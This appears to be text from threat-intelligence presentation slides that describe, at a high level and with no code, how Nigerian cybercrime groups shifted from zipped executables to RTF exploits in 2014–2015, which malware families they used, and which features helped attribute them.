
■ Latest ■ Outdated

Nigerian gang evolution

- ◆ 2014: Traditional attachment techniques
 - Executable files (exe, scr) compressed within a Zip file
 - Purchase_Order.zip or Payment Advice pdf.zip etc.
 - Malware: Zeus / IcelX / Citadel / Betabot / ISR Stealer
- ◆ 2015: Changed tactics!
 - Microsoft RTF Document with CVE-2014-1761
 - Still some old schools (exe/scr)
 - Malware: Zeus Robot / PONY / ISR Stealer (increased) / Citadel / Betabot / Zeus 2.1.0.1 (decreased) / Zeus 2.0.8.9 (decreased)

High profile victims

- ◆ 23 government email accounts



Conclusion

- ◆ Actor tracking & attribution can be done
- ◆ Key features: passwords, RC4 keys, browser versions, environment variables, and directory names
- ◆ Secondary features: IP range, geolocation, language, operating hours
- ◆ Strategy change made them more difficult to track
 - ◆ Avoided using vulnerable C2 panels
- ◆ Currently the most used Zeus: Zeus Robot